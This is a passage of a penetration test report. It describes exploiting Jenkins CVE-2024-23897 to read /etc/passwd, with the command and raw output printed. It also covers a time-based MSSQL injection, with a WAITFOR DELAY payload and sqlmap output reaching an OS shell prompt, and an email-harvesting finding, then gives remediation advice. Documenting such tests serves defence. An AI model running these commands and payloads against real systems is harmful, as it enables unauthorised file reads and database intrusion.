
Unauthenticated Arbitrary Read - Medium

The testers initiated their assessment of the target IP [redacted] by conducting a thorough reconnaissance phase. During this process, they identified several potential vulnerabilities in the services (Jenkins) running on the host. Recognizing the need for a systematic approach, the testers leveraged public exploit repositories to search for known vulnerabilities associated with the services present.





Upon discovering the Jenkins service, the testers found a proof-of-concept (PoC) exploit available on GitHub specifically targeting Jenkins vulnerabilities. They downloaded the exploit and began to analyze its functionality and applicability to the target environment. The PoC exploit was designed to demonstrate an Arbitrary File Read vulnerability, which raised alarms regarding the security posture of the Jenkins instance.




After carefully configuring the exploit with the necessary parameters for the target IP, the testers executed it. The PoC successfully bypassed existing security measures, allowing them to gain access to files within the Jenkins environment. This access confirmed the presence of critical vulnerabilities that could be exploited for unauthorized actions, including arbitrary file reading and potentially code execution.

```
┌──(root㉿kali)-[/home/shogi/CVE-2024-23897]
└─# python CVE-2024-23897.py -u http://[redacted]:8080 -f /etc/passwd
RESPONSE from [redacted]:8080: b'\x00\x00\x00\x00\x01\x08\n\x00\x00\x00J\x08ERROR: Too many arguments: daemon:x:
1:1:daemon:/usr/sbin:/usr/sbin/nologin\x00\x00\x00\x01\x08\n\x00\x00\x00\x1e\x08java -jar jenkins-cli.jar help\x00\x
00\x00\n\x08 [COMMAND]\x00\x00\x00\x01\x08\n\x00\x00\x00M\x08Lists all the available commands or a detailed descript
ion of single command.\x00\x00\x00\x01\x08\n\x00\x00\x00J\x08 COMMAND : Name of the command (default: root:x:0:0:roo
t:/root:/bin/bash)\n\x00\x00\x00\x04\x04\x00\x00\x00\x02'
```


The findings underscored the need for immediate remediation, as the vulnerabilities discovered could lead to significant security risks, including unauthorized access to sensitive data and potential compromise of the Jenkins automation environment. The testers recommended that the organization implement the latest security patches and conduct a comprehensive review of their Jenkins configurations to mitigate these risks effectivel.

Time-Based SQL Injection on Internal Web Application - Low


On IP address [redacted] port 80 was identified, hosting a login page.



The pentesters tried random admin credentials and intercepted the request in Burp Suite to further explore the request.



The pentesters used a time delay payload to check if it could cause a delay of 15 seconds.




It seems the payload worked, as the response indicated a 15-second delay on the right side. Additionally, SQLmap identified the vulnerability and provided an OS shell, but for some reason, commands could not be executed.

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: user (POST)
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: user=Admin');WAITFOR DELAY '0:0:5'--&pass=admin123
---
[08:23:23] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Linux CentOS 6
web application technology: PHP, Apache 2.2.15, PHP 5.3.3
back-end DBMS: Microsoft SQL Server 2017
[08:23:23] [INFO] testing if current user is DBA
[08:23:23] [WARNING] functionality requested probably does not work because the current sessi
on user is not a database administrator. You can try to use option '--dbms-cred' to execute s
tatements as a DBA user if you were able to extract and crack a DBA password by any mean
[08:23:23] [INFO] testing if xp_cmdshell extended procedure is usable
[08:23:27] [CRITICAL] considerable lagging has been detected in connection response(s). Pleas
e use as high value for option '--time-sec' as possible (e.g. 10 or more)
[08:23:27] [WARNING] it is very important to not stress the network connection during usage o
f time-based payloads to prevent potential disruptions
[08:23:29] [ERROR] unable to retrieve xp_cmdshell output
[08:23:29] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command
execution
[08:23:29] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

Email Harvesting via Spiderfoot - Informational

Using Spiderfoot, 26 email addresses were identified from the site, which could potentially be exploited for phishing, spam, or social engineering attacks.



Remediation Summary

As a result of this assessment, there are several opportunities for Company X to strengthen its security posture. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete.

Short Term

Veritas NetBackUp - Remote Code Execution

- Keep all operating systems and applications updated with the latest vendor patches.
- Follow a multi-layered approach to security. Run both firewall and anti-malware applications, at a minimum, to provide multiple points of detection and protection to both inbound and outbound threats.

MacOS Privilege Escalation - CVE-2023-42952

- Update the OS. This issue is fixed in macOS Ventura 13.6.3, macOS Sonoma 14.2, macOS Monterey 12.7.2

Time-Based SQL Injection on Internal Web Application

- Implement strict input validation and ensure all database queries are parameterized to prevent SQL injection.

Unauthenticated Arbitrary Read

- Company Must Apply Latest Security Updates Immediately.
- Update Jenkins version.

Changelog file on main website

- To minimize exposure, restrict public access to the changelog.txt file by removing it from the web directory or configuring server rules to deny direct access.

Long Term

Regular Security Audits: Conduct regular security audits and penetration tests, particularly after significant code changes or system upgrades, to identify and address new vulnerabilities.

Developers Awareness and Training: Educate developers on secure coding practices, particularly around input handling and preventing injection attacks.

Restrict Access to Sensitive Directories: Limit public access to sensitive directories by implementing authentication mechanisms and IP whitelisting. Configure the web server to deny unauthorized access and ensure sensitive directories are only accessible to specific roles or trusted networks.

Disclaimer

The penetration testing services were conducted within a limited timeframe and under certain constraints. Please note the following limitations: The findings and recommendations provided are based on the current state of the systems tested and are not a guarantee of absolute security. Ongoing security practices and regular assessments are recommended to maintain a robust security posture.

FEDDWISE